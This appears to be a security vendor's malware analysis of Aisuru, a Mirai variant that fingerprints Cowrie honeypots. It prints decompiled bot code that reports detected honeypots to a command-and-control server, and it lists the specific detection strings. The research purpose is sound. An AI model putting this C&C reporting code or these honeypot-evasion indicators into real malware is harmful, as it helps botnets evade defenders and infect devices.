New Mirai variant Aisuru detects Cowrie opensource honeypots

insights.oem.avira.com/new-mirai-variant-aisuru-detects-cowrie-opensource-honeypots/

June 23, 2020

A well-known honeypot used by malware researchers has been compromised by an evolution in the IoT botnet, Mirai. The new variant, named Aisuru, was first identified by researchers in Avira's IoT Labs.

The research team at Avira have followed the evolution of the Mirai botnet that caused so much disruption to internet services in 2017: from its HolyMirai re-incarnation, through its Corona phase, and now into a complete new variant, Aisuru.

Aisuru is the first variant discovered with the capability to detect one of the most popular open source honeypots projects; Cowrie. Although opensource security projects are very worthwhile, this evolution is further evidence that they cannot be relied upon to provide full protection.

Hamidreza Ebtehaj, specialist researcher at Avira's IoT labs takes a deep dive into this new, and up until now, previously unidentified variant of Mirai.

Introducing Aisuru


In this article, we will analyze the newly identified Mirai variant and describe the honeypot detection methods that occur during Aisuru's scanning phase.

In traditional Mirai, the scanning phase happens in three steps. An infected node:

1. Scans the internet for open ports (mostly Telnet and in some cases, SSH)
2. When an open port is found it tries to brute-force the login credentials.

3. After a successful guess it infects the new target by employing various techniques.

However, this new sample found in Avira's IoT Labs has an additional step prior to infection: It checks if the target is a true device or a honeypot. If it identifies a honeypot, the infection operation is terminated, and the honeypot details are sent to the C&C server. The information obtained by this reconnaissance can be used later to avoid future interaction with the honeypot, or for a variety of other uses.




Comparison of the scanning phase in traditional Mirai and the new variant

This honeypot detection mechanism should not be confused with honeypot evasion techniques. Honeypot evasion techniques have been used for a long time and are still common. Such techniques are briefly reviewed in the next section before we move on an analysis of the main sample.

A brief review on honeypot evasion techniques

Honeypot evasion techniques are a set of passive methods designed to prevent execution of malware when it is in a honeypot system. These methods are designed to prevent the disclosure of malware samples to security firms. A multi-layered infection vector is the most common evasion technique, and is used by various malware, including variants of Mirai and Hajime. This method leverages the fact that most common honeypots are simulation-based. They are incapable of executing payloads by infecting a device by a malware downloader first. This way, the downloader fails to run on a honeypot, and the actual malware will not be downloaded or exposed. However, the malware downloader will effectively operate on a real device and infect it.

Below, is an example of a malware downloader evading a honeypot. The code is self-explanatory and does not require any further investigation.



Analysis of the Aisuru bot

Aisuru bot, the new variant of Mirai, can detect and report back honeypots to its C&C. For that purpose, it has a function named “i*nit_honeypot_report*“.


```
int __fastcall init_honeypot_report(char *addr, int port)
{
  char *v2; // r4
  int v3; // r5
  int cid; // r0
  _BOOL4 v5; // r3
  int s; // r4
  in_addr_t v7; // r0
  int v8; // r0
  char msg[1024]; // [sp+0h] [bp-420h]
  sockaddr_in sa; // [sp+400h] [bp-20h]

  v2 = addr;
  v3 = port;
  cid = fork();
  v5 = cid == -1;
  if ( cid > 0 )
    v5 = 1;
  if ( !v5 )
  {
    ustrcpy(msg, v2);
    if ( v3 == 23 )
      ustrcat(msg, ":23 ");
    else
      ustrcat(msg, ":2323 ");
    s = socket(2, 1, 0);
    v7 = inet_addr(ccaddr);
    sa.sin_port = 5768;
    sa.sin_addr.s_addr = v7;
    sa.sin_family = 2;
    if ( connect() != -1 )
    {
      v8 = ustrlen(msg);
      send(s, msg, v8, 0x4000);
    }
    close(s);
    exit(0);
  }
  return cid;
}
```

As shown in the figure above, this function stores the honeypot address and port in a string of the form “IP:port” and sends it to the C&C server on port 5768, where a service runs to gather reconnaissance information. This function is triggered when one of three conditions are met:

1. The device name is “*LocalHost*“
2. Any service on the device is started on Jun 22nd, or Jun 23rd
3. A user exists on the device named “*richard*“

First condition: the existence of “@LocalHost:]”:

As shown in the figure below, the first honeypot indicator is the existence of "**@LocalHost:]**" in any of the command responses




When a shell is invoked, a prompt is the first thing displayed on every line. A *user* prompt looks like this:
user@computername:~$

Some honeypots use *LocalHost* as a default computer name when being set up while real devices are using more specific names. Logging into a computer named "LocalHost" indicates the existence of a honeypot.

Second condition: the existence of a service, started on Jun 22nd, or Jun 23rd:

The figure below shows the conditions when met, triggers honeypot detection



The existence of "Jun22" or "Jun23" in response to any commands sent to the device indicates the presence of a Cowrie honeypot. Cowrie is a well-known open-source Telnet and SSH honeypot project. Looking at Cowrie's source code, we observe that in the response to "ps" command (process snapshot), We will receive a list of services that are all started on "Jun22" or Jun23".

Branch: master ▾ **cowrie** / share / cowrie / **cmdoutput.json**

michelloosterhof add .dist setting, remove process.py, move json ✓

1 contributor


955 lines (955 sloc) | 20.6 KB


```
{
  "command": {
    "ps": [
      {
        "COMMAND": "/lib/systemd/systemd --system --deserialize 20",
        "CPU": 0.0,
        "MEM": 0.8852285391357956,
        "PID": 1,
        "RSS": 4587520,
        "START": "Jun22",
        "STAT": "Ss",
        "TIME": 0.48,
        "TTY": "?",
        "USER": "root",
        "VSZ": 180281344
      },
      {
        "COMMAND": "[kthreadd]",
        "CPU": 0.0,
        "MEM": 0.0,
        "PID": 2,
        "RSS": 0,
        "START": "Jun22",
        "STAT": "S<",
        "TIME": 0.0,
```


In reality, there is little chance a device was rebooted or started on these two specific dates.


Third condition: when a user exists on the device named "*richard*":

Looking at the last condition, the offset ".text:00012BBC", we observe that honeypot detection is triggered when a string at the index of 162 of strings table is found in response to any of issued commands.



```
.text:00012B8C                loc_12B8C                               ; CODE XREF: scanner_init+926C↓j
.text:00012B8C 18 00 9D E5    LDR     R0, [SP,#0x13D0+msg_recv]       ; char *
.text:00012B90 20 14 1F E5    LDR     R1, =aJun22                     ; "Jun22"
.text:00012B94 1E 05 00 EB    BL      ustrstr
.text:00012B98 00 00 50 E3    CMP     R0, #0
.text:00012B9C 04 00 00 0A    BEQ     loc_12BB4
.text:00012BA0 18 00 9D E5    LDR     R0, [SP,#0x13D0+msg_recv]       ; char *
.text:00012BA4 30 14 1F E5    LDR     R1, =aJun23                     ; "Jun23"
.text:00012BA8 19 05 00 EB    BL      ustrstr
.text:00012BAC 00 00 50 E3    CMP     R0, #0
.text:00012BB0 20 02 00 1A    BNE     report_honeypot
.text:00012BB4
.text:00012BB4                loc_12BB4                               ; CODE XREF: scanner_init+8AB4↑j
.text:00012BB4 D8 73 1F E5    LDR     R7, =table
.text:00012BB8 18 00 9D E5    LDR     R0, [SP,#0x13D0+msg_recv]       ; char *
.text:00012BBC 88 12 97 E5    LDR     R1, [R7,#0x288]                 ; table[162]
.text:00012BC0 13 05 00 EB    BL      ustrstr
.text:00012BC4 00 00 50 E3    CMP     R0, #0
.text:00012BC8 1A 02 00 1A    BNE     report_honeypot
```

In the figure above, "*table*" is an array of string pointers. In the received versions of Aisuru bot, the strings table is initialized with 164 encrypted strings as shown below.



The encryption algorithm used in Aisuru botnet is simple, but unique. Is has never been used in any other Mirai variants before, and does not exist in the original Mirai. As shown in the figure below, the decryptor is implemented by having three iterations on strings. In each iteration, the ASCII code of each character is subtracted by one and the order of characters in the string is reversed.

Decompile: add_table - (bf260b0b7c95cfdcc53b12bbda6c88fa5ec8552400799dacd41cbdc969e9f1...

```
1
2  void add_table(char *param_1)
3
4  {
5    int current_table_idx;
6    undefined4 uVar1;
7    int item_len;
8    void *table_item;
9    int i;
10   int j;
11   char *p_encrypted_item;
12   char decrypted_item [99];
13   char encrypted_item [105];
14
15   p_encrypted_item = encrypted_item + 1;
16   uVar1 = ustrlen(p_encrypted_item);
17   uzero(p_encrypted_item,uVar1);
18   ustrcpy(p_encrypted_item,param_1);
19   item_len = ustrlen(p_encrypted_item);
20   j = 0;
21   i = 0;
22   do {
23     while( true ) {
24       if (item_len <= i) break;
25       decrypted_item[i] = encrypted_item[item_len - i] + -1;
26       i = i + 1;
27     }
28     j = j + 1;
29     ustrcpy(p_encrypted_item,decrypted_item);
30     current_table_idx = tableCounter;
31     i = 0;
32   } while (j < 3);
33   table_item = calloc(100,1);
34   i = tableCounter;
35   *(void **)(table + current_table_idx) = table_item;
36   ustrcpy((char *)table[i],decrypted_item);
37   uVar1 = ustrlen(decrypted_item);
38   uzero(decrypted_item,uVar1);
39   uVar1 = ustrlen(p_encrypted_item);
40   uzero(p_encrypted_item,uVar1);
41   tableCounter = tableCounter + 1;
42   return;
43 }
44
```

With a simple decryption script, we can unveil the list of strings, particularly the string at index 162.

The string at the index 162 of Aisuru botnet is "**richard**". An another look into the list of users at Cowrie honeypot shows that, a user exists in the Cowrie honeypot named "**richard**".

Branch: master ▾ **cowrie** / honeyfs / etc / **passwd**

desaster Update fs.pickle to reflect debian 7.0, and refresh some other stuff too ···

0 contributors

21 lines (21 sloc) | 872 Bytes

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3  bin:x:2:2:bin:/bin:/bin/sh
4  sys:x:3:3:sys:/dev:/bin/sh
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/bin/sh
7  man:x:6:12:man:/var/cache/man:/bin/sh
8  lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9  mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
21 richard:x:1000:1000:Richard Texas,,,:/home/richard:/bin/bash
```

Conclusion

Cowrie is one of the best honeypot projects ever with over 3000 stars at its GitHub repository and thousands of installations. The smarter generation of IoT malware, particularly the Aisuru botnet, proves that open-source security projects in cybersecurity space, although very worthwhile, can fail in providing full protection.

At the Avira IoT Lab, we have developed our own honeypot and we regularly maintain it to ensure up-to-date protection for our customers. Our research team monitors such new malware families or variants and provide detections for them. Integrating Avira


SafeThings and anti-malware technologies can help protect customers from such attacks.

Decryption script

```
import sys

strings = [
    "hqlogpf2",
    "2frus2"
    # ...
]

def decrypt_str(s):
    dec_str = "".join([chr(ord(c)-3) for c in s])[::-1]
    return dec_str

if __name__ == "__main__":
    i = 0
    for s in strings:
        print("%d: %s" %(i, decrypt_str(s)))
        i += 1
```

Malware Hashes:

bf260b0b7c95cfdcc53b12bbda6c88fa5ec8552400799dacd41cbdc969e9f145
84c958db6a042d0d18d35485670237358fd38cdd17acfd46c528d66e90d0b5d1
e0c7460e21fadd107a1d044b25a3c65c93e554e78dec8a85488a83f2bb86908e



Avira Protection Labs

Protection Lab is the heart of Avira's threat detection and protection unit. The researchers at work in the Labs are some of the most qualified and skilled anti-malware researchers in the security industry. They conduct highly advance research to provide the best detection and protection to nearly a billion people world-wide.